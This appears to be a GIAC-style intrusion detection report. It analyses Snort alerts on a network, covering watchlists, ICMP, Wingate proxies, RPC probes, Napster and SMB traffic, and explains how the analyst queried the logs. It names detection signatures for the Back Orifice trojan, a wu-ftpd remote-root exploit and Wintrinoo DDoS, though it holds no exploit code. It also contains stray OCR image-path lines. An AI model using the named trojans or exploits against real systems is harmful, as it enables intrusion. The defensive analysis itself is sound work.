We noticed that host MY.NET.5.37 has PC Anywhere configured to broadcast to the local subnet. You may want to reconfigure this machine so it stops setting off alarms on an IDS.

Alerts

Alert Type	Number of Alerts
Watchlist 000220 IL-ISDNNET-990517	13972
PING-ICMP Destination Unreachable	12313
PING-ICMP Time Exceeded	6690
Watchlist 000222 NET-NCFC	4776
WinGate	5531
Attempted Sun RPC high port access	2318
SNMP public access	1188
IDS247 - MISC - Large UDP Packet	1170
Napster	505
SMB Name Wildcard	240
Wintrinoo	392
SUNRPC highport access!	20
Tiny Fragments - Possible Hostile Activity	9
External RPC call	8
IDS127 - TELNET - Login Incorrect	7
site exec - Possible wu-ftpd exploit -	5
Happy 99 Virus	4
Possible wu-ftpd exploit - GIAC000623	2
Back Orifice	1

Watchlist 000220 IL-ISDNNET-990517

A watchlist has been implemented that looks at traffic from the range of addresses from 212.179.0.0 to 212.179.127.255. These addresses are administered by Bezeq International of Petach Tikvah Israel . Most of the traffic has TCP ports consistent with file transfer applications such as Napster or Gnutella. Two successful FTP sessions with data transfer were initiated from the watched network.

time	source	destination
06/27-06:37:03.434377	212.179.101.218:1219	MY.NET.181.88:21
06/27-06:40:17.913519	212.179.101.218:1256	MY.NET.181.88:21

PING-ICMP Destination Unreachable
PING-ICMP Time Exceeded

Of the 19004 alerts received over 90 percent can be attributed to attacks on other sites using MY.NET.70.121 and MY.NET.140.9 as spoofed addresses.

The other alarms have a source address originating from you network. Eight of your routers are issuing 'ICMP Destination Unreachable' messages and three routers are issuing "ICMP Time Exceeded' messages. Although these messages are benign in and of themselves, they can be used to map networks using the 'scanning by omission' technique. Your Internet gateway router may be filtering these messages but if it is not you may want to consider such a filter.

Routers issuing 'ICMP Destination Unreachable' messages:
MY.NET.1.8
MY.NET.140.9
MY.NET.2.206
MY.NET.2.207
MY.NET.70.121
MY.NET.97.198
MY.NET.98.111
MY.NET.98.134

Routers issuing 'ICMP Time Exceeded' messages:
MY.NET.14.2
MY.NET.5.35
MY.NET.98.199

Watchlist 000222 NET-NCFC

A watchlist has been implemented that looks at traffic from the class B network 159.226.0.0.
This network is administered by the Computer Network Center Chinese Academy of Sciences.
There is a small amount of Web traffic and mail traffic which do not appear suspicious but there are two anomalies in the data:

1) Telnet sessions into your network:

time	Source	destination
07/10-07:13:13.980262	159.226.45.109:1059	MY.NET.6.7:23
08/04-21:25:52.918393	159.226.45.108:1028	MY.NET.6.7:23

2) There are a 702 alerts that show a 159.226.*.* address with a source port of 111 going to eight addresses on your network. The destination port addresses are all above 39000. This appears to be the result of an attack on the machines on the 159.226.*.* network with spoofed addresses within your address range.

Wingate

A Wingate server is a proxy server that is designed to allow a host outside of a firewall to connect transparently and securely through the firewall. A total of 5554 Wingate alerts were issued. Most of these appear as scans or proxy checking done by IRC servers. If IRC is accepted practice at you site then no more action needs to be taken.

Hosts MY.NET.253.105 and MY.NET.97.101 appear to be running as proxy servers. If these machines are not proxy servers then please investigate.

Host MY.NET.60.11 may have port 1080 open but is not responding to requests.
Host MY.NET.60.8 may have port 1080 open but is not responding to requests.
Host MY.NET.60.16 may have port 1080 open but is not responding to requests.

Attempted Sun RPC high port access

There were 2318 'Attempted Sun RPC high port access' alerts. Of these 2301 were false positives with signatures that can be attributed to four hosts on your network accessing AOL ICQ sites. Of the four hosts, MY.NET.217.126 registered the most hits with 2240 from August 3 to August 5. If ICQ is accepted practice at you site then no more action needs to be taken.

The seventeen other alerts appear to have been reconnaissance scans against four hosts.

source	destination
207.230.26.34	MY.NET.1.8
212.62.17.145	MY.NET.1.10
24.3.45.104	MY.NET.115.95
64.27.29.2	MY.NET.1.8
24.4.129.16	MY.NET.115.91

SNMP Public Access

Machine MY.NET.101.192 has numerous access attempts from your internal network via SNMP port 161 using the default read community string 'public'. Since there are no SNMP access attempts to any other machine on your network from the Internet (it is safe to assume that such attempts would be logged because they generally attempt with the 'public' string) there is no breach of security. Please be advised that changing the allowable SNMP read access string is recommended.

IDS247 - MISC - Large UDP Packet

Starting at 08/05-18:30:03 and continuing for thirty minutes a large number of packets were sent from 211.40.176.214 UDP port 29536 to MY.NET.98.179 UDP port 6970. This has all the earmarks of some sort of streaming data. The source address is in Korea and resides on a compromised network according to the Mirkforce / Hack reporting site. (http://hackreport-us.magicnet.org/) It would be prudent to make sure the machine is secure.

Napster

Napster is a program that allows the downloading compressed music files to and from the Internet Generally the songs that are traded on Napster are copyrighted which could raise legal issues for you company if these files are stored on your computers.

Legalities aside there are also security considerations for allowing this practice to continue. You are allowing someone on the Internet access to your computers. For more information see the following Web sites:

http://archives.neohapsis.com/archives/bugtraq/2000-03/0277.html
http://www.zdnet.com/zdnn/stories/news/0,4586,2605466,00.html?chkpt=zdhpnews01

The following is a list of machines that have communicated on the Internet using the port signature of the Napster application:

IP Address
MY.NET.130.65
MY.NET.201.2
MY.NET.97.204
MY.NET.162.200
MY.NET.201.2
MY.NET.98.136
MY.NET.97.204
MY.NET.10.89
MY.NET.217.158

SMB Name Wildcard

Most of this traffic was internal to your network and is not unusual. Of note is that there were attempts from two external IP addresses that had virtually the same time stamps. The times are so close that it is inconceivable that these are real addresses. More then likely these addresses are spoofed and the spoofing machine is on the same network as the IDS sensor.

time	type	source	destination
08/04-16:23:34.611008	SMB Name Wildcard	132.201.232.167:137	MY.NET.15.127:137
08/04-16:23:34.611091	SMB Name Wildcard	208.16.237.10:137	MY.NET.15.127:137
08/04-16:23:42.770412	SMB Name Wildcard	208.16.237.10:137	MY.NET.15.127:137
08/04-16:23:42.770527	SMB Name Wildcard	132.201.232.167:137	MY.NET.15.127:137
08/04-16:23:44.293564	SMB Name Wildcard	132.201.232.167:137	MY.NET.15.127:137
08/04-16:23:44.293784	SMB Name Wildcard	208.16.237.10:137	MY.NET.15.127:137
08/04-16:23:50.888340	SMB Name Wildcard	132.201.232.167:137	MY.NET.15.127:137
08/04-16:23:50.888445	SMB Name Wildcard	208.16.237.10:137	MY.NET.15.127:137

Wintrinoo

Wintrinoo is a Distributed denial of service attack that operates on compromised Windows computers.
There were 392 alarms indicating Wintrinoo activity.
All but three of these alarms had source ports indicating legitimate services SMTP and Authentication.
The other three were from IP address 204.137.237.8 which was running a scan against MY.NET.97.112 (for Wintrinoo as well as SUNRPC highport access and Wingate). Timeframe of this scan was 07/12-03:50:48 - 04:23:15

SUNRPC highport access!

IP Address 205.188.3.205 appears to have succeeded in setting up a connection to port 32771 on MY.NET.98.145. If this is not legitimate traffic MY.NET.98.145 should be investigated.

Tiny Fragments

Tiny fragments may be indicative of stealth activity. There were three incidences comprised of nine alerts. The most significant came from 63.236.34.174 towards MY.NET.1.8 with three packets sent and then two minutes later another three packets. Of all the incidences this appears to be the most malicious.

External RPC call

There is some evidence of active targeting of IP address MY.NET.6.15 on TCP port 111.
There were eighteen alerts involving MY.NET.6.15, of these ten were part of larger sweep scans involving TCP ports 21 and 53, the other eight were directed at TCP port 111. No other IP address on you network had attempts on port 111. The initial attempt from 204.176.11.10 is a probe for port 111. Five seconds later there are connection attempts. This indicates that the RPC service may be running on the victim machine. We suggest verifying that the RPC service is running on MY.NET.6.15 and shutting it down if it is not required.

time	source	destination
06/27-01:01:09.457499	207.30.189.91:851	MY.NET.6.15:111
06/27-01:01:09.499540	207.30.189.91:851	MY.NET.6.15:111
06/30-01:59:39.580221	204.176.11.10:111	MY.NET.6.15:111
06/30-01:59:44.793285	204.176.11.10:1556	MY.NET.6.15:111
06/30-01:59:44.819258	204.176.11.10:1556	MY.NET.6.15:111
06/30-01:59:44.819365	204.176.11.10:1016	MY.NET.6.15:111
06/30-01:59:44.848794	204.176.11.10:1016	MY.NET.6.15:111
06/30-01:59:44.902365	204.176.11.10:1016	MY.NET.6.15:111

IDS127 TELNET - Login Incorrect

All seven alerts came within a time frame of just under 25 minutes. All of the addresses that failed in a logon attempt except one originated on the East coast of the United States. There are two possible explanations for this. First that a group of people tried to access three of your servers. The second and I believe more likely explanation is that one user signed on to multiple dial-up accounts and purposely logged on incorrectly to audit the security system. The system logs from the victim servers as well as extended Snort IDS data may give further clues to this incident.

time	source	destination
08/05-18:37:37.745999	MY.NET.60.11:23	208.198.33.168:1024
08/05-18:47:13.982488	MY.NET.60.8:23	207.172.151.22:1674
08/05-18:47:20.888622	MY.NET.60.8:23	207.172.151.22:1674
08/05-18:53:09.934812	MY.NET.60.8:23	151.198.144.196:1026
08/05-18:54:24.387218	MY.NET.60.11:23	24.6.134.169:3452
08/05-18:56:11.376893	MY.NET.60.8:23	63.24.126.127:1197
08/05-18:59:23.821523	MY.NET.6.7:23	38.30.171.95:1223

Possible wu-ftpd exploit

A buffer overrun exists in wu-ftpd versions prior to 2.6.1. Due to improper bounds checking, SITE EXEC may enable remote root execution, without having any local user account required. Please check servers for version number and patch date.

time	type	source	destination
06/30-16:33:57.773279	site exec - Possible wu-ftpd exploit - GIAC000623	151.164.223.20	MY.NET.99.16:21
06/30-16:34:00.037398	Possible wu-ftpd exploit - GIAC000623	151.164.223.20	MY.NET.99.16:21
06/30-16:35:11.406398	site exec - Possible wu-ftpd exploit - GIAC000623	151.164.223.20	MY.NET.144.59:21
06/30-16:35:13.560305	site exec - Possible wu-ftpd exploit - GIAC000623	151.164.223.20	MY.NET.144.59:21
06/30-16:35:13.626498	Possible wu-ftpd exploit - GIAC000623	151.164.223.20	MY.NET.144.59:21
07/19-03:53:00.191779	site exec - Possible wu-ftpd exploit - GIAC000623	212.35.163.64:1	MY.NET.100.165:21
07/29-12:07:56.525800	site exec - Possible wu-ftpd exploit - GIAC000623	211.38.95.138:3	MY.NET.156.127:21

Happy 99 Virus

Four alerts were found for the Happy 99 virus going to your SMTP servers. If you are not running up to date mail server virus scanning software you should investigate further.

time	type	source	destination
07/11-19:28:57.652242	Happy 99 Virus	200.223.11.7:4836	MY.NET.110.150:25
07/19-04:28:40.867369	Happy 99 Virus	203.251.136.2:4985	MY.NET.253.42:25
07/26-07:50:56.700210	Happy 99 Virus	208.130.42.17:40221	MY.NET.6.34:25
08/05-11:22:48.017066	Happy 99 Virus	206.67.51.242:4889	MY.NET.6.47:25

Back Orifice

Back Orifice is a trojan that that allows remote control of a computer by an attacker. There was a single alert with both the destination and source ports associated with back orifice. The destination address MY.NET.100.130 does not show any alerts that would be associated with having the trojan active. To be on the safe side you can scan the machine with a tool such as Diamond Computer Systems Pty. Ltd. BO2K scanner (http://www.diamondcs.com.au).

time	type	source	destination
07/12-17:16:32.897041	Back Orifice	202.159.46.234:31338	MY.NET.100.130:31337

Conclusion:

There was no evidence to suggest any major security breaches on your network. The amount and type of traffic seen can be considered normal for a network of this size. While there do appear to be some areas of concern, specified in the report, on the whole your network seems secure at this time. The twenty or so alerts discussed in this report are part of a rulebase that currently contains the signatures for over eleven hundred types of scans or attacks.

Installation and monitoring of a permanent Intrusion Detection System.

When installing a permanent IDS we will optimize the tool for your network. This will give the greatest security coverage with the least amount of false alerts. We will also be able to notify you of security events in a timely manner and update the IDS rules whenever a new type of intrusion comes to light.

Assignment #4 – Analyses Process

For the analyses of the data I downloaded all of the files.

I then imported the snort alert files into an MS Access database table parsing the data into four fields.

ID	time	type	source	destination
1	07/14-00:03:20.138859	WinGate 1080 Attempt	168.120.16.250:55067	MY.NET.97.135:1080
2	07/14-00:04:04.529242	WinGate 1080 Attempt	203.155.129.248:4387	MY.NET.97.135:1080
3	07/14-00:16:55.256883	WinGate 1080 Attempt	203.155.129.248:4524	MY.NET.97.135:1080
4	07/14-00:25:31.576247	WinGate 1080 Attempt	168.120.16.250:55837	MY.NET.97.135:1080
5	07/14-00:25:34.952853	WinGate 1080 Attempt	168.120.16.250:55837	MY.NET.97.135:1080
6	07/14-00:26:17.478113	WinGate 1080 Attempt	203.155.129.248:4653	MY.NET.97.135:1080

I ran a duplicate query on the alert type (excluding the spp scan alerts) in the table to give me an idea of the alerts and numbers involved.

type Field	NumberOfDup
SYN-FIN scan!	20067
Watchlist 000220 IL-ISDNNET-990517	13972
PING-ICMP Destination Unreachable	12313
PING-ICMP Time Exceeded	6690
Watchlist 000222 NET-NCFC	4776
WinGate 8080 Attempt	3291
Attempted Sun RPC high port access	2318
WinGate 1080 Attempt	2240
SNMP public access	1188
IDS247 - MISC - Large UDP Packet	1170
Napster 8888 Data	323
SMB Name Wildcard	240
GIAC 000218 VA-CIRT port 34555	206
GIAC 000218 VA-CIRT port 35555	186
Napster 7777 Data	170
Null scan!	98
NMAP TCP ping!	46
SUNRPC highport access!	20
Napster Client Data	12
Queso fingerprint	11
Tiny Fragments - Possible Hostile Activity	9
External RPC call	8
IDS127 - TELNET - Login Incorrect	7
site exec - Possible wu-ftpd exploit -	5
IDS246 - MISC - Large ICMP Packet	5
Happy 99 Virus	4
Possible wu-ftpd exploit - GIAC000623	2
PING-ICMP Source Quench	1
Probable NMAP fingerprint attempt	1
FTP-bad-login	1
Back Orifice	1
IDS08 - TELNET - daemon-active	1

I then removed all of the alerts for scans and uninteresting traffic and consolidated the rest by type (i.e. all napster alerts) to come up with the alerts table I used in the report.

Then I created another table with all of the 'spp_portscan: End of portscan' type of data and parsed out the IP address. This allowed me to count scan numbers and host numbers.


ID	Fi	Field2	Fiel	Field4	Field5	Field6	Field7	Field8	Field9	Field10	Fi
2	83	7/14/06	34	33.56018	spp_portscan	End of portscan	213.33.21.43	TOTAL HOSTS 1	TCP 2	UDP	0
4	25	7/14/11	9	15.83668	spp_portscan	End of portscan	212.58.186.14	TOTAL HOSTS 1	TCP 1	UDP	0
6	38	7/14/12	39	55.58966	spp_portscan	End of portscan	24.232.51.137	TOTAL HOSTS 1	TCP 2	UDP	0
8	45	7/14/13	49	0.680576	spp_portscan	End of portscan	MY.NET.1.3	TOTAL HOSTS 2	TCP 0	UDP	10
10	47	7/14/14	49	17.61770	spp_portscan	End of portscan	213.132.131.108	TOTAL HOSTS 1	TCP 1	UDP	0

Then I imported the scan files into a table and parsed out the IP address, the port, the type, the flags, and the explanation field.
This allowed me to run queries on all of the pertinent fields.


Fi	Fiel	Fie	Fie	Fiel	F	Field7	Field	Fiel	Field10	Field11	Field12	Field13	Field14
1	Jul	27	1	38		205.188.247.19	21	->	MY.NET.97.21	3991	UNKNOWN	*1**R***	RESERVEDBI
2	Jul	27	2	3		211.60.222.33	1323	->	MY.NET.1.0	53	SYN	**S*****	
3	Jul	27	2	3		211.60.222.33	1324	->	MY.NET.1.1	53	SYN	**S*****	
4	Jul	27	2	3		211.60.222.33	1327	->	MY.NET.1.4	53	SYN	**S*****	
5	Jul	27	2	3		211.60.222.33	1328	->	MY.NET.1.5	53	SYN	**S*****	

From these tables I was then able to run multiple types of queries to form associations between individual fields. If required I would create new tables and further parse them to understand an alert.

Here is a screen print of the tables created in the analyses.



Here is a screen print of the queries that I created to analyze the tables.



I first ran all the scans through queries to come up with scan types and totals then associated them with the totals from the alerts table for scanning alerts. Using this information I drew my conclusions as to the scan types.

Syn-Fin Scans

I correlated the syn-fin alerts with the scan report to come up with a total number of scans.
Queried on the total number of source addresses and the numbers from each source.
Immediately one source address jumped out (202.0.178.98).

Fingerprinting

I removed all of the scans that were of a syn/fin or fin. Then removed the scans that did not have flag signatures in number and variety to prove a fingerprint scan. I was left with a list of scans that were almost certainly fingerprints.

PC Anywhere

Looking at the source port numbers this scan jumped out.

Alerts

I then went through the alerts individually creating tables when requried.

Watchlist 000220 IL-ISDNNET-990517

Only interesting thing was destination port 21.

PING-ICMP Destination Unreachable
PING-ICMP Time Exceeded

Alerts with a MY.NET source address must have been routers. The alerts with the two MY.NET destination addresses had no corresponding scan alerts so it was the result of an spoofed attack elsewhere.

Watchlist 000222 NET-NCFC

Nothing out of the ordinary except for the telnets and the response to the port 111 scans. No scans initiated from inside the network.

Wingate

Ran totals on the destination addresses and a few showed excess activity from different source addresses.

destination Field	NumberOfDup
MY.NET.253.105:8080	2912
MY.NET.60.11:1080	305
MY.NET.60.8:1080	262
MY.NET.60.16:1080	160
MY.NET.97.101:8080	136

Attempted Sun RPC high port access

Almost all had source port of 4000 indicating benign activity. Wrote up the others.

SNMP Public Access

All alerts from internal addresses to one specific internal address. No external addresses in any of the alerts.

IDS247 - MISC - Large UDP Packet

All alerts came from one external address. Google search showed up the Mirkforce site.

Napster

Not enough packets to get a radio jingle down let alone a full length song.

SMB Name Wildcard

Weird time signature pops out at you. Something fishy going on here.

Wintrinoo
GIAC 000218 VA-CIRT port 34555
GIAC 000218 VA-CIRT port 35555

Looks mostly like mail or authentication. Keyed on unusual source ports.

SUNRPC highport access!

Only alerts for the one source address. Did not show up under the 'attempted sun …' rule. May be looking for UDP.

Tiny Fragments

Alerts show 63.236.34.174 tried twice with a linear time frame. Could have been a bad stack but might as well check it out.

External RPC call

Quick scan from 204.176.11.10 without a retry then attempts with retries. Looks like he found something.

IDS127 TELNET - Login Incorrect

This one is goofy. Who in their right mind would have 5 different current ISP's?????

Possible wu-ftpd exploit

Easiest thing to do is to check the servers version number.

Happy 99 Virus

Check the virus scanners.

Back Orifice

Single packet with BO signature. No other activity from the source or destination IP addresses. Probably a test.